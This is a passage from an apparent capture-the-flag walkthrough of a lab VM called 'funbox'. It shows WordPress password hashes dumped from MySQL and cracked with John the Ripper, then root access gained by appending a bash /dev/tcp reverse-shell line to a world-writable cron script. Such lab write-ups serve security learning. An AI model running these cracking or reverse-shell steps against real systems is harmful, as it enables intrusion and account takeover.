
Now we can access MySQL and look at users table.
joe@funbox:/tmp$ mysql -u wordpress -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3400
Server version: 8.0.21-0ubuntu0.20.04.4 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.02 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+-----------------------------------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activation_key                           | user_status | display_name |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+-----------------------------------------------+-------------+--------------+
|  1 | admin      | $P$BGUPID16QexYI9XRblG9k8rnr0TMJN1 | admin         | funny@funbox.box |          | 2020-06-19 11:32:16 |                                               |           0 | admin        |
|  2 | joe        | $P$BE8LMdNTNUfpD5w3h5q2DnGGalSHcY1 | joe           | joe@funbox.box   |          | 2020-06-19 11:46:42 | 1592567203:$P$B7eKG/1s3GPGXCUM/h.lmWqaZ2Udvq1 |           0 | joe miller   |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+-----------------------------------------------+-------------+--------------+
2 rows in set (0.00 sec)

mysql>
With the admin hash ( $P$BGUPID16QexYI9XRblG9k8rnr0TMJN1), it was possible to crack it with John the ripper.
root@kali:~# john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iubire           (?)
1g 0:00:00:00 DONE (2020-08-11 21:26) 16.66g/s 12800p/s 12800c/s 12800C/s jeffrey..james1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed

I could successfully access the admin profile with password iubire in Wordpress, only. It was just a rabbit hole. =( No new information to explore here, and no need to upload a shell payload.
🛡️ Privilege Escalation
The other interesting file found at funny directory is .backup.sh, which is world-writable.

I realized that a backup was being made every minute.
joe@funbox:/home/funny$ ls -lh
total 47M
-rw-rw-r-- 1 funny funny 47M Aug 12 00:48 html.tar
joe@funbox:/home/funny$ date
Wed 12 Aug 2020 12:48:15 AM UTC
🍻 Complete
I appended the following line with a Python reverse shell in .backup.sh , and wait for one minute with a netcat listening port in Kali (192.168.0.56).
/bin/bash -i >& /dev/tcp/192.168.0.56/8080 0>&1
Actually it wasn’t every minute, but it was executed every two minutes with user funny, and every five minutes with root user.
At the first try I could get root shell, but during the writing of this post and replicating the steps for screenshots, I got funny user shell. WTF???? And I stood for a long time until get root shell again.

This way to had to use a tool which I never had used before, pspy .
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64
chmod +x pspy64
./pspy64 -d /home/funny


Looking at each crontab, we call see the schedules.
crontab -u funny -l
crontab -u root -l